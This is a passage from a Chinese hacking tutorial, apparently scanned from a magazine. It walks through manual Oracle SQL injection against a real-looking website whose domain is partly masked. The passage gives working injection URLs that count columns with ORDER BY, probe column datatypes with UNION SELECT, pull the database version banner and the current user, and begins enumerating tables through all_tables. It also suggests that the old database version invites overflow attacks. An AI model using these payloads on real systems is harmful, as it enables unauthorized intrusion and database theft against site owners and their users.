得到了数据库类型，下一步就是猜解当前表中数据字段个数了，这里有两种方法，一种是利用“order by”来确定字段个数，另一种是“union select null,null,null from user_tables--”来判断字段个数，我们使用比较简洁的“order by”吧。

依次提交：

```
http://www.totoxxxxx.com/jst/md_end.jsp?id=17 order by 1--
http://www.totoxxxxx.com/jst/md_end.jsp?id=17 order by 2--
…………
http://www.totoxxxxx.com/jst/md_end.jsp?id=17 order by 7--
http://www.totoxxxxx.com/jst/md_end.jsp?id=17 order by 8--
```

从 1 到 7 都是返回正常页面，8 时返回如图 3 所示的错误页面：提示错误信息：java.sql.SQLSyntaxErrorException：ORA-01785：ORDER BY item must be the number of a SELECT-list expression，说明当前表中字段数是 7。

三、判断字段数据类型

一般到这里需要判断一下字段的数据类型，然后将获取数据的类型与字段类型匹配才能使用 union 联合查询。这步还是很关键的，如果数据类型不对应是爆不到库里的内容的，这也是好多初学者爆库失败的一个主要原因。方法如下：分别在用单引号判断着 7 个字段。

提交 URL：http://www.totoxxxxx.com/jst/md_end.jsp?id=17%20and%201=2%20union%20select%20'null',null,null,null,null,null,null%20from%20user_tables--

返回信息如图 4。

首先是可以看到 null 显示在姓名和性别栏，说明我们提交的第一个字段是字符类型。继续提交 URL：http://www.totoxxxxx.com/jst/md_end.jsp?id=17%20and%201=2%20union%20select%20null,'null',null,null,null,null,null%20from%20user_tables--，返回信息如图 5。

没有显示，并且可以看到错误信息：expression must have same datatype as corresponding expression，说明数据类型不匹配。也就是说我们提交的第二个字段不是字符类型。依次判断下去可以发现当前表中第 1，3，4，6，7 字段都是字符型。有了这一步的基础，以后联合查询爆库就方便多了。

四、获取数据库基本信息

使用联合查询获得数据库基本信息，首先要利用前面获得的字符类




图 4




图 5




图 6




图 7




图 8




图 11

型字段，将数据库信息显示出来。

获取数据库版本信息，提交URL: http://www.totoxxxxx.com/jst/md_end.jsp?id=17%20and%201=2%20union%20select%20banner,null,null,null,null,null,null%20from%20sys.v_$version%20where%20rownum=1--（图6）。

可知数据库为Oracle Database 10g Enterprise Edition Release 10.2.0.4.0 - 64bi，一般数据库版本较低，可以利用相关漏洞进行溢出攻击。下面再来看看当前连接用户，在渗透过程中要尽可能的获取更多信息。




图 12

提交URL：http://www.totoxxxxx.com/jst/md_end.jsp?id=17%20and%201=2%20union%20select%20SYS_CONTEXT('USERENV','CURRENT_USER'),null,null,null,null,null,null%20from%20user_tables--，返回结果如图7。当前数据库连接用户是TOTO。

五、暴表名

暴表名的方法我们用查询系统表all_tables中的TABLE_NAME记录来实现，在暴表的时候可以使用一些技巧，比如用owner='TOTO'来限制只暴TOTO用户的表。

